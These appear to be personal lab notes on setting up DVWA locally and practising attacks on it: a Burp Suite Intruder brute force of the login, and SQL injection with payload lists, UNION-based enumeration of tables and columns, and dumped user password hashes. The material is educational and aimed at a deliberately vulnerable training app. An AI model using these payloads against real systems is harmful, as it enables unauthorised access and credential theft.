

Setup DVWA

Download DVWA

<https://github.com/digininja/DVWA>

now extract DVWA-master.zip file and rename it to dvwa

copy that folder to htdocs

now open C:\xampp\htdocs\dvwa\DVWA-master\config and remove .dst extension from config.inc.php file

open that file and change following

```
$_DVWA[ 'db_user' ] = 'root';
```

```
$_DVWA[ 'db_password' ] = '';
```

Now save that file.

Now open chrome: <http://127.0.0.1/dvwa/dvwa-master/setup.php>

Click on create/reset database at the end, click on login, enter admin as user and password as password.

On <http://127.0.0.1/dvwa/dvwa-master/setup.php> page allow_url is disabled so stop apache and mysql.

Right click on apache control panel config button and open php.ini file.

Search allow_url and change it allow_url_include=On


Now restart apache and mysql and referesh <http://127.0.0.1/dvwa/dvwa-master/setup.php>

Click on insecure captcha from left menu.

Click on **Please register for a key** from

reCAPTCHA: <https://www.google.com/recaptcha/admin/create>

Fill this form



The screenshot shows the Google reCAPTCHA Admin console interface. At the top, there's a blue header with the "Google reCAPTCHA" logo. Below it, a "Label" field is set to "localhost". The "reCAPTCHA type" section shows three options: "reCAPTCHA v3" (radio button), "reCAPTCHA v2" (radio button, selected), and "reCAPTCHA Android" (radio button). Under the "reCAPTCHA v2" section, there are three sub-options: "I'm not a robot" Checkbox (radio button, selected), "Invisible reCAPTCHA badge" (radio button), and "reCAPTCHA Android" (radio button). Each sub-option has a description: "Validate requests with the 'I'm not a robot' checkbox", "Validate requests in the background", and "Validate requests in your android app" respectively.

reCAPTCHA type ⓘ

☐ reCAPTCHA v3 Verify requests with a score

☒ reCAPTCHA v2 Verify requests with a challenge

☒ "I'm not a robot" Checkbox Validate requests with the "I'm not a robot" checkbox

☐ Invisible reCAPTCHA badge Validate requests in the background

☐ reCAPTCHA Android Validate requests in your android app

Domains ⓘ

+ 127.0.0.1

Owners

Owners

+ Enter email addresses

☒ **Accept the reCAPTCHA Terms of Service**

By accessing or using the reCAPTCHA APIs, you agree to the Google APIs [Terms of Use](#), Google [Terms of Use](#), and to the Additional Terms below. Please read and understand all applicable terms and policies before accessing the APIs.

reCAPTCHA Terms of Service ▾

☒ **Send alerts to owners** ⓘ

CANCEL SUBMIT

Google reCAPTCHA

Adding reCAPTCHA to your site

'localhost' has been registered.

Use this site key in the HTML code your site serves to users. [See client side integration](#)

COPY SITE KEY

Use this secret key for communication between your site and reCAPTCHA. [See server side integration](#)

COPY SECRET KEY

GO TO SETTINGS GO TO ANALYTICS

Copy this code into C:\xampp\htdocs\dwva\DVWA-master\config\config.inc.php

```
$_DVWA[ 'recaptcha_public_key' ] = '6Lf6Q_UhAAAAABN-dlB6PhXZ77CQ8S1fJgljQD12';
```

```
$_DVWA[ 'recaptcha_private_key' ] = '6Lf6Q_UhAAAAAErVefpyVpjOBFJkwBypDGziQHlq';
```

Now click on dvwa security -> change the security level to low and submit.


Brute force attack -

<https://www.youtube.com/watch?v=bmphk1QbkOM&list=PLZUQcQP4Xtlp64Q6tzw8GdLsOweBsKD Ss&index=2>


First download burp suit

<https://portswigger.net/burp/releases/professional-community-2022-8-4?requestededition=community&requestedplatform=>

change proxy settings as follow



then in burp suit, select proxy and click options tab.




Now in proxy tab, click on intercept, open browser from there.

Login into DVWA. Set security to low.

And click brute force from left menu. Now select intercept on into burp suit.

And enter wrong username and password like : test and test123

This will be reflected into burp suit.




Now right click and select send to intruder.

Into intruder select positions. First select clear.

Then select username and click add


Then select password and click add

In attack type select cluster bomb.




Now select payloads.

Set payload 1 and 2. That is for username and password.



Now goto options and enter wrong username and password message into grep match options



Now click on start attack. It will try all possible combinations and return 1 for wrong result. And blank for correct username and password.

SQL injection

There are 2 types in SQL injection: normal and blind

How to find that?

If entering ' (single equation) then it gives sql error then its normal sql injection

But entering ' blind sql injection does not give error. That's one difference

But its difficult to find where website is vulnerable or not in case of blind sql injection.

Use time based query.

Like ' or sleep(5)#

Same payloads are works with both injection.

SQL injection payloads from google.

SQL Injection Payloads

```
'  
' or sleep(5)#  
  
' OR 1 -- -  
  
' UNION SELECT user, password FROM users--  
  
;  
  
1 or 1=1  
  
1 or 1=1 UNION SELECT user, password FROM users
```

Practical


Enter 1 into userid field and press enter.

Now change url as below. If it shows error then this site is vulnerable.


<http://127.0.0.1/dvwa/dvwa-master/vulnerabilities/sqli/?id=1&Submit=Submit#>

add ' after 1 as below.

<http://127.0.0.1/dvwa/dvwa-master/vulnerabilities/sqli/?id=1'&Submit=Submit#>




It shows the error




Means it is vulnerable.so we can get database details by manipulating its url.

Click on view source button



This line of query is vulnerable because here no validations are given on input field.

So we can enter any thing between this ' ' single quotation.




'or 1 -- -

It will returns all users information

Now to get username and passwords

' UNION SELECT user, password FROM users-- -



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA


SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)



Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users-- -
 First name: admin
 Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users-- -
 First name: gordonb
 Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users-- -
 First name: 1337
 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users-- -
 First name: pablo
 Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users-- -
 First name: smithy
 Surname: 5f4dcc3b5aa765d61d8327deb882cf99

If DVWA security is medium then enter following into text box

```
"SELECT first_name, last_name FROM users WHERE user_id = ' 1 or 1=1';
1 or 1=1
"SELECT first_name, last_name FROM users WHERE user_id = ' 1 or 1=1 UNION SELECT user, password FROM users';
1 or 1=1 UNION SELECT user, password FROM users
```

Check no of columns in table, first check 1 then 2 then 3

1. ?id=1' order by 1--+


127.0.0.1/dvwa/dvwa-master/vulnerabilities/sqli/?id=1' order by 1--+&Submit=Submit#

It does not show errors so type 1,2 as per second step.


2. ?id=1' union select 1,2--+

127.0.0.1/dvwa/dvwa-master/vulnerabilities/sqli/?id=1' union select 1,2--+&Submit=Submit#

It does not show error




3. Now again type 1,2,3



This means this table has only two columns.

Check database name and version

4. ?id=1' union select database(),version()--+



Get table names

5. ?id=1' union select 1,table_name from information_schema.tables--+

← → ↻ ⓘ 127.0.0.1/dvwa/dvwa-master/vulnerabilities/sqli/?id=1%27union%20select%201,table_name%20from%20information_schema.tables--+&

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)


CSP Bypass

JavaScript

DVWA Security

PHP Info

About



Vulnerability: SQL Injection

User ID:

```
ID: 1'union select 1,table_name from information_schema.tables--
First name: admin
Surname: admin

ID: 1'union select 1,table_name from information_schema.tables--
First name: 1
Surname: ALL_PLUGINS

ID: 1'union select 1,table_name from information_schema.tables--
First name: 1
Surname: APPLICABLE_ROLES

ID: 1'union select 1,table_name from information_schema.tables--
First name: 1
Surname: CHARACTER_SETS

ID: 1'union select 1,table_name from information_schema.tables--
First name: 1
Surname: CHECK_CONSTRAINTS

ID: 1'union select 1,table_name from information_schema.tables--
First name: 1
Surname: COLLATIONS

ID: 1'union select 1,table_name from information_schema.tables--
First name: 1
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: 1'union select 1,table_name from information_schema.tables--
First name: 1
Surname: COLUMNS
```

Get columns of users table, users can not be directly typed so convert users table name first into decimal using

Text to Decimal Converter - <https://goo.gl/MZnCcx>

6. ?id=1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)++

← → ↻ ⓘ 127.0.0.1/dvwa/dvwa-master/vulnerabilities/sqli/?id=1%27%20union%20select%201,column_name%20from%20information_schema.columns%20wh...

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)


CSP Bypass

JavaScript

DVWA Security

PHP Info

About



Vulnerability: SQL Injection

User ID:

```
ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: admin
Surname: admin

ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: user_id

ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: first_name

ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: last_name

ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: user

